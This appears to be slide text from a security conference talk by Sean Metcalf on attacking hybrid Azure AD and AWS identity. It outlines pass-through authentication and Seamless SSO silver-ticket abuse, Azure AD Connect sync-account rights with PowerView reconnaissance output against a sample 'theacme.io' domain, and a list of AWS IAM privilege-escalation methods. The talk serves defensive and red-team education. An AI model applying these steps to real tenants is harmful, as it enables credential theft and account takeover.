- Managed by Azure AD Connect
- Compromise server hosting PTA (typically Azure AD Connect server)
- Azure AD sends the clear-text password (not hashed!) to authenticate the user.
- Inject DLL to compromise credentials used for PTA


<https://blog.xpnsec.com/azuread-connect-for-redteam/>

Azure AD Seamless Single Sign-On



<https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-ssos>

Azure AD Seamless Single Sign-On



<https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-ss>

Attacking Azure AD Seamless Single Sign-On

- Managed by Azure AD Connect
- “Azure AD exposes a publicly available endpoint that accepts Kerberos tickets and translates them into SAML and JWT tokens”
- Compromise the Azure AD Seamless SSO Computer Account password hash (“AZUREADSSOACC “)
- Generate a Silver Ticket for the user you want to impersonate and the service ‘aadg.windows.net.nsadc.net ‘
- Inject this ticket into the local Kerberos cache
- Azure AD Seamless SSO computer account password doesn’t change

<https://www.dsinternals.com/en/impersonating-office-365-users-mimikatz/>

Attacking Azure AD Connect

Permissions for the created AD DS account for express settings

The [account](#) created for reading and writing to AD DS have the following permissions when created by express settings:


Permission	Used for
<ul style="list-style-type: none">• Replicate Directory Changes• Replicate Directory Changes All	Password sync
Read/Write all properties User	Import and Exchange hybrid
Read/Write all properties iNetOrgPerson	Import and Exchange hybrid
Read/Write all properties Group	Import and Exchange hybrid
Read/Write all properties Contact	Import and Exchange hybrid
Reset password	Preparation for enabling password writeback

DEF CON 25
(July 2017)




On-Prem: Acme's Azure AD Connect

```
PS C:\> Invoke-ACLScanner -ResolveGUIDs `
    -ADspath 'DC=theacme,DC=io' `
    | where { ($_.IsInherited -eq $False) -AND `
        ($_.ObjectType -like 'DS-Replication*') } `
    | select ObjectDN,IdentityReference,AccessControlType,`
        ActiveDirectoryRights,ObjectType
```



ObjectDN	: DC=theacme,DC=io
IdentityReference	: ACME\MSOL_trd977930921
AccessControlType	: Allow
ActiveDirectoryRights	: ExtendedRight
ObjectType	: DS-Replication-Get-Changes-All



ObjectDN	: DC=theacme,DC=io
IdentityReference	: ACME\MSOL_trd977930921
AccessControlType	: Allow
ActiveDirectoryRights	: ExtendedRight
ObjectType	: DS-Replication-Get-Changes

On-Prem: Acme's Azure AD Connect

```
PS C:\> get-aduser -filter {samaccountname -like "MSOL*"}  
-prop DistinguishedName,description | fl *
```

```
Description      : Account created by the Windows Azure Active Directory Sync  
                   'trd977930921' running on computer 'AZURESYNC' configured t  
                   'theacmeio.onmicrosoft.com'. This account must have directo  
                   Directory and write permission on certain attributes to ena  
DistinguishedName : CN=MSOL_trd977930921,OU=Service Accounts,DC=theacme,DC=io  
Enabled           : True  
GivenName         :  
Name              : MSOL_trd977930921
```

```
PS C:\> get-adcomputer AzureSync
```


```
DistinguishedName : CN=AZURESYNC,OU=Servers,DC=theacme,DC=io  
DNSHostName       :  
Enabled           : True  
Name              : AZURESYNC  
ObjectClass       : computer
```


On-Prem: Acme's Azure AD Connect

```
PS C:\> Find-GPOComputerAdmin -OUName 'OU=Servers,DC=theacme,DC=io'
```

```
ComputerName      :  
ObjectName        : ServerAdmins  
ObjectDN          : CN=Server Admins,OU=Groups,DC=theacme,DC=io  
ObjectSID         : S-1-5-21-143179592-3749324205-2095737646-1103  
IsGroup           : True  
GPONDisplayName   : Server Baseline Policy  
GPOGuid           : {002404EA-6ACB-495D-97E6-2AEC89ED91A8}  
GPOPath           : \\theacme.io\SysVol\theacme.io\Policies\{002404EA-6AC  
GPOType           : GroupPolicyPreferences
```

On-Prem: Acme's Azure AD Connect



Server Config

Scope Details Settings **Delegation**

These groups and users have the specified permission for this GPO

Groups and users:

Name	Allowed Permissions
Authenticated Users	Read (from Security Filtering)
Domain Admins (ACME\Domain Admins)	Edit settings, delete, modify security
Enterprise Admins (ACME\Enterprise Admins)	Edit settings, delete, modify security
ENTERPRISE DOMAIN CONTROLLERS	Read
Server Tier 1 (ACME\Server Tier 1)	Edit settings
Server Tier 2 (ACME\Server Tier 2)	Edit settings
Server Tier 3 (ACME\Server Tier 3)	Edit settings, delete, modify security

Azure AD Connect Service Account Rights

- Dirk-jan Mollema (@_dirkjan) covers rights that the Azure AD Connect service account has to Azure AD: <https://dirkjanm.io/talks/>



Fun stuff to do with the Sync account

- Dump all on-premise password hashes (if PHS is enabled)
- Log in on the Azure portal (since it's a user)
- Bypass conditional access policies for admin accounts
- Add credentials to service principals
- Modify service principals properties

<https://media.defcon.org/DEF%20CON%2027/DEF%20CON%2027%20presentations/DEFCON-27-Dirk-jan-Mollema-Im-in-your-cloud-pwning-your-azure-environment.pdf>



Cloud Administration

Identity Access Management (IAM)

Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com

Cloud Administration & Roles

- Administrative groups are called Roles
- Each role has specifically delegated access.
- Depending on the cloud provider, custom roles can be created with custom delegation and rights.
- Azure and Amazon AWS each have their own methods for this, but the concepts are the same.

Azure IAM – Role Types

- Owner
 - Has full access to all resources including the right to delegate access to others.
- Contributor
 - Can create and manage all types of Azure resources but can't grant access to others.
- Reader
 - Can view existing Azure resources.

Azure IAM – Privileged Roles

- Tenant Admins
 - Owner Role on the Tenant
 - Full control over the tenant and all subscriptions
- Subscription Admin
 - Owner Role on the Subscription
 - Full control over the subscription

Differences between Azure roles and Azure AD roles

At a high level, Azure roles control permissions to manage Azure resources, while Azure AD roles control permissions to manage Azure Active Directory resources. The following table compares some of the differences.


Azure roles	Azure AD roles
Manage access to Azure resources	Manage access to Azure Active Directory resources
Supports custom roles	Supports custom roles
Scope can be specified at multiple levels (management group, subscription, resource group, resource)	Scope is at the tenant level
Role information can be accessed in Azure portal, Azure CLI, Azure PowerShell, Azure Resource Manager templates, REST API	Role information can be accessed in Azure admin portal, Microsoft 365 admin center, Microsoft Graph, AzureAD PowerShell

Do Azure roles and Azure AD roles overlap?

By default, Azure roles and Azure AD roles do not span Azure and Azure AD. However, if a Global Administrator elevates their access by choosing the **Access management for Azure resources** switch in the Azure portal, the Global Administrator will be granted the [User Access Administrator](#) role (an Azure role) on all subscriptions for a particular tenant.

AWS IAM (Organizations)

- Root Account (Payer Account) – organization primary account (often the first account)
- Account Admins
 - Full control over the Account and everything in the account (account services)
 - If Root Account (admin) AND Account Admin = Full organizational control
- No real “subscription” concept
- Organizational Unit concept provides granular admin to sub AWS accounts which can contain any amount of resources and data



AWS IAM Privilege Escalation Methods

- Creating a new policy version (iam:CreatePolicyVersion)
 - This privilege escalation method could allow a user to gain full administrator access of the AWS account.
- Creating an EC2 instance with an existing instance profile (iam:PassRole and ec2:RunInstances)
 - This attack would give an attacker access to the set of permissions that the instance profile/role has, which again could range from no privilege escalation to full administrator access of the AWS account.
- Creating a new user access key (iam:CreateAccessKey)
 - This method would give an attacker the same level of permissions as any user they were able to create an access key for, which could range from no privilege escalation to full administrator access to the account.
- Create/update new login profile (iam:CreateLoginProfile / iam:UpdateLoginProfile)
 - This method would give an attacker the same level of permissions as any user they were able to create a login profile for, which could range from no privilege escalation to full administrator access to the account.
- Attaching a policy to a user (iam:AttachUserPolicy)
 - An attacker would be able to use this method to attach the AdministratorAccess AWS managed policy to a user, giving them full administrator access to the AWS environment.
- Attaching a policy to a group (iam:AttachGroupPolicy)
 - An attacker would be able to use this method to attach the AdministratorAccess AWS managed policy to a group, giving them full administrator access to the AWS environment.
- Attaching a policy to a role (iam:AttachRolePolicy)
 - An attacker would be able to use this method to attach the AdministratorAccess AWS managed policy to a role, giving them full administrator access to the AWS environment.
- Creating/updating an inline policy for a user (iam:PutUserPolicy)
 - Due to the ability to specify an arbitrary policy document with this method, the attacker could specify a policy that gives permission to perform any action on any resource, ultimately escalating to full administrator privileges in the AWS environment.
- Creating/updating an inline policy for a group (iam:PutGroupPolicy)
 - Due to the ability to specify an arbitrary policy document with this method, the attacker could specify a policy that gives permission to perform any action on any resource, ultimately escalating to full administrator privileges in the AWS environment.
- Creating/updating an inline policy for a role (iam:PutRolePolicy)
 - Due to the ability to specify an arbitrary policy document with this method, the attacker could specify a policy that gives permission to perform any action on any resource, ultimately escalating to full administrator privileges in the AWS environment.
- Adding a user to a group (iam:AddUserToGroup)
 - The attacker would be able to gain privileges of any existing group in the account, which could range from no privilege escalation to full administrator access to the account.
- Updating the AssumeRolePolicyDocument of a role (iam:UpdateAssumeRolePolicy)
 - This would give the attacker the privileges that are attached to any role in the account, which could range from no privilege escalation to full administrator access to the account.

<https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation/>

Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com

https://github.com/RhinoSecurityLabs/Security-Research/blob/master/tools/aws-pentest-tools/aws_escalate.py

Cloud API Keys


- Provide permanent access, often with privileged rights.
- Often provides additional authentication access method (other than username/password)
- API keys are frequently exposed in code (Github), including private repositories.
- Compromised API keys need to be regenerated.



Compromise Cloud Hosted DCs

Via AWS /Federation

AWS Federated Authentication with Active Directory Federation Services (AD FS)



<https://aws.amazon.com/blogs/security/aws-federated-authentication-with-active-directory-federation-services-ad-fs/>

A blue equilateral triangle pointing upwards.

On-Prem
AD

A large blue square.

AWS EC2

The diagram illustrates a connection between an on-premise Active Directory (AD) and an AWS EC2 instance. On the left, a blue triangle represents the 'On-Prem AD'. On the right, a large blue rectangle represents the 'AWS EC2' environment. Inside this rectangle, at the top, is a dark blue oval labeled 'AWS IAM Role: AWS EC2 Administration'. Below this oval are two smaller blue rectangles, each labeled 'On-Prem AD Domain Controller'. The text 'AWS EC2' is positioned at the bottom right of the rectangle.

